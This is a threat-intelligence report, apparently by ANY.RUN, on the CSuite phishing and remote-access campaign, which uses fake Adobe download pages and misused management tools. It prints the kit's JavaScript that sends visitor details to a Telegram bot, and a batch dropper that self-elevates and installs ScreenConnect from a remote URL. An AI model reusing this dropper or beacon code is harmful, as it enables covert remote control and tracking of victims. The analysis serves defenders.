CSuite Hits US and EU Organizations with Device-Code Phishing and Remote Access
ANY.RUN researchers investigated CSuite, a phishing and remote-access operation that combines credential theft, Microsoft 365 session hijacking, and the abuse of legitimate management tools. The campaign showed a strong US focus, with 51% of sessions from the United States.
By blending trusted business services with legitimate remote-access software, CSuite can give attackers both account and endpoint access while making malicious activity harder to distinguish from normal workflows.
Discover how the operation works, which tools and techniques it relies on, and what SOC teams should watch to detect related activity earlier.
TL;DR
CSuite is a multi-stage phishing and remote-access operation targeting organizations across the US and Europe. Its campaigns use Adobe, DocuSign, Zoom, SharePoint, Microsoft 365 voicemail, and other trusted business themes to reach victims.
The operation follows two main attack paths. One delivers legitimate remote-management and endpoint-management tools such as ScreenConnect, Action1, Atera, Syncro, and PDQ Connect. The other steals credentials and Microsoft 365 sessions through phishing and device-code authentication flows.
US organizations make up the largest identified share. 60% of identified victim organizations were US-based, while 51% of sandbox submissions came from the United States.
CSuite relies heavily on legitimate services and software. Hijacked Adobe Document Cloud tenants, Cloudflare Workers, public code hosting, and legitimate management tools help the operation blend malicious activity with normal business infrastructure.
The strongest link between the campaigns is shared tooling and infrastructure. Delivery pages, phishing panels, domains, operator accounts, and exfiltration channels connect the remote-access and credential-theft activity to the same CSuite operation.
Where CSuite Hits Hardest: Sectors, Regions, and Compromise Scale
CSuite activity spans multiple industries and regions, but the data shows a clear concentration around US and EU organizations that rely heavily on Microsoft 365, remote administration, and business email workflows.
The operation also shows a significant scale across both its delivery and account-compromise arms, with hundreds of related sandbox analyses, captured Microsoft 365 sessions, and thousands of harvested email addresses.
Technology, Manufacturing and Government Show the Highest Exposure
CSuite activity appears across several industries, with the highest exposure observed among technology companies, manufacturing, government and administration, and consulting organizations.

Identified victim organizations by sector
These shares overlap because a single analysis can carry more than one industry tag. Still, the pattern shows that CSuite is reaching organizations where access to corporate mailboxes, endpoints, and remote-management infrastructure can create broader operational risk.
CSuite Activity Is Concentrated in the US but Extends Globally
The United States accounted for 51% of related sandbox submissions, followed by India at 18%. Activity was also observed in the Philippines, Australia, the United Kingdom, Canada, and 29 other countries.

Sandbox submissions by country
CSuite Threat Overview
CSuite creates risk on both the identity and endpoint sides of the environment. A single campaign can lead to stolen Microsoft 365 access, compromised mailboxes, or direct remote control of employee devices.
| Attribute | Detail |
|---|---|
| Tracking name | CSuite, after the CSuite v1.1 panel at the centre of the operation |
| Structure | Infrastructure supplier with affiliates; the supplier hands out hosting, remote-desktop access and domains in private messaging channels, and each affiliate runs its own exfiltration endpoint |
| Motivation | Financial. Credential theft feeding manual mailbox access and business email compromise |
| Primary targets | Managed service providers, technology firms, government and administration, consulting, manufacturing, education and mortgage licensees, concentrated in the United States |
| Delivery | Adobe-themed download pages, plus DocuSign, Zoom, Google Meet and Dropbox lure lines |
| Payloads | Legitimate remote-management and device-management agents deployed as RATs — ScreenConnect, Action1, Atera, Syncro, PDQ Connect renamed to Adobe, Dotloop, DocuSign and others |
| Observed period | February 2026 to 3 September 2026; the kit path was still appearing in fresh sandbox analyses on the last day of collection |
With the following TI Lookup query, we can search through recent public sandbox analyses and identify this malicious activity.
TI Lookup:
url:"/m/js/utils.js$"

The example of Intelligence TI Lookup
The case started with a single URI path. A search for /m/js/utils.js in ANY.RUN Threat Intelligence Lookup returned 351 sandbox analyses spread over seven months, sitting on 170 different hosts: attacker-registered domains, compromised legitimate sites, and object storage on Cloudflare R2 and AWS S3. Everything reviewed on that list served the same fake Adobe Reader download page. Sandbox telemetry and open sources carry most of what follows about the delivery arm, and one complete deployment of the kit came through the sandbox with its cloaking and capture stages intact; the operation’s own tooling supplies the rest.
Every page in that population is the same build. Each one declares its own reporting endpoint in client-side script, and each one sends a visitor alert built from a byte-identical template, New Visitor Alert - MSI Page. The earliest is dated 6 March 2026, and the feeds were still taking traffic on 3 September 2026.
The two arms came together through an operator mistake. On 7 August 2026, inside one private affiliate channel, a single sender pasted two credential sets three hours apart — a hosting control panel at 09:52 UTC, then a remote-desktop host at 13:02 UTC. The first belongs to the hosting account that serves the Adobe lure pages and their payloads; the second belongs to the workstation from which the CSuite v1.1 phishing panel, its registrar account and its Cloudflare account are administered. Both went to one recipient, which marks the exchange as a private handover between supplier and affiliate and puts the delivery arm and the capture arm in the same hands.
Important note: The research and statistics were based solely on the CSuite administrator panel. Each operator has their own panel.
CSuite Attack Chain

The attack chain of CSuite campaign
- Lure. The victim gets a document to review. It arrives as an Adobe Document Cloud share invitation sent from a mailbox the group already controls, or as ordinary mail from one of its two sending relays.
- Gate. The first host the victim touches is a redirector. It runs an anti-bot check, then reads the mail domain the victim typed and routes accordingly: Microsoft accounts one way, Google accounts another, everything else to a generic harvester.
- Landing page. The victim lands on a counterfeit document viewer — Adobe Reader, DocuSign, Zoom or Dropbox depending on the line. The page reports the visit back to the affiliate, blocks the shortcuts an inquisitive user would reach for, and shows a document that never finishes loading.
- Handover. The payload reaches the download folder. On the Adobe pages a script click starts it the moment the page opens; on the DocuSign line a button does it, and the server streams the file as an attachment. What arrives is an archive, an installer, or a batch or VBS script a few lines long that fetches the installer once it runs.
- Execution. The victim opens the file. Instructions on the page frame it as a viewer or an update, and the file asks for elevation. The script droppers self-elevate through PowerShell and then call
msiexecon the agent package. - Host held. A legitimate management agent lands on the machine — a remote-management client, or in newer builds an endpoint-management agent that enrols the device into a tenant the operator owns. Installation captures the interactive logon, loads into the authentication path at boot, and survives safe mode.
- Account held. Victims who take the credential branch instead hand over their password and a live session to the panel, which keeps the session alive and hands the operator a mailbox that needs no second factor.
Breakdown of the CSuite Attack
Here is a thorough breakdown of the CSuite attack:
The Lure Page: a Counterfeit Adobe reader that Reports to Telegram
Sample: ANY.RUN.

The lure mail. A compliance deadline, a short list of things the recipient must do, and one button
Every host in the pivot corpus serves the same page. It renders a counterfeit PDF viewer — the title PDF Viewer, the Adobe Clean typeface, a drawn browser window with an Adobe tab — over a document that sits just out of reach behind a modal. The document is whatever theme the campaign is running that week: a blank business contract in the recovered samples, a licensing agreement in the live run below. The only working control is the button, and the button downloads.

Counterfeit PDF viewer with the update prompt
On load the page queries a geolocation service, assembles a visitor record, and posts it to the Telegram bot API. The code reaches the victim unminified, still carrying the setup instructions the kit shipped with:
const TELEGRAM_BOT_TOKEN = '8996595988:******';
const TELEGRAM_CHANNEL_ID = '20****165';

// Telegram Notification Functions
async function getVisitorInfo() {
  try {
    // Get visitor's IP and location info
    const response = await fetch('https://ipapi.co/json/');
    const data = await response.json();
// ...
The record is formatted as a chat message and delivered with one POST: address, country, city, region, time zone and carrier; coordinated and local time; platform, language, screen and window dimensions; and the full user-agent string.
async function sendTelegramNotification(visitorInfo) {
      try {
        const message = `?? New Visitor Alert - MSI Page

?? Location Details:
• IP Address: ${visitorInfo.ip}
• Country: ${visitorInfo.country}
• City: ${visitorInfo.city}
• Region: ${visitorInfo.region}
• Timezone: ${visitorInfo.timezone}
• ISP: ${visitorInfo.isp}

? Time Information:
• UTC Time: ${visitorInfo.timestamp}
• Local Time: ${visitorInfo.localTime}

?? Device Details:
• Platform: ${visitorInfo.platform}
• Language: ${visitorInfo.language}
• Screen: ${visitorInfo.screenResolution}
• Window: ${visitorInfo.windowSize}

?? Browser Info:
• User Agent: ${visitorInfo.userAgent}

---
Adobe Acrobat MSI Download Page Visit`;

// ...
const telegramUrl = `https://api.telegram.org/bot${TELEGRAM_BOT_TOKEN}/sendMessage`;
const response = await fetch(telegramUrl, {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json',
  },
  body: JSON.stringify({
    chat_id: TELEGRAM_CHANNEL_ID,
    text: message,
    parse_mode: 'HTML'
  })
});
// ...
Clicking the “View Update” button opens a drawn browser window inside the page, styled as get.adobe.com and titled “Download and launch to view NMLS 2026 Updated Agreement”, with two numbered steps. Step one downloads; step two tells the victim to open the file from the Downloads folder. The browser’s own download panel is where the pretence breaks: the delivered file is NMLS 2026 Updated Agreement.bat.

The counterfeit Adobe download page drawn inside the lure, and the batch file it hands over
That batch file is 324 bytes long, and it does one thing:
@echo off
REM Check if already admin
fltmc >nul 2>&1
set CODE=%errorLevel%
if %CODE% == 0 (
    msiexec /i "https://github.com/Ivan3900/test/raw/main/ScreenConnect.ClientSetup.msi" /quiet /norestart
) else (
    REM Re-run the script as admin
    powershell -Command "Start-Process '%~f0' -Verb RunAs"
    exit
)
fltmc answers whether the script already holds administrative rights; when it does not, PowerShell relaunches the script through the UAC prompt the victim has been primed to accept.
Anti-Analysis Scaffold
| Mechanism | Implementation |
|---|---|
| Shared blacklist | blacklistSystem.checkBlacklist() on DOMContentLoaded, loaded from the m/ directory |
| Decoy page | A false maintenance notice whose button calls activateTrap() in the shared gate |
| Environment checks | detectAutomation, validateBrowserEnvironment and generateSecureToken, each routing a failure to the decoy page |
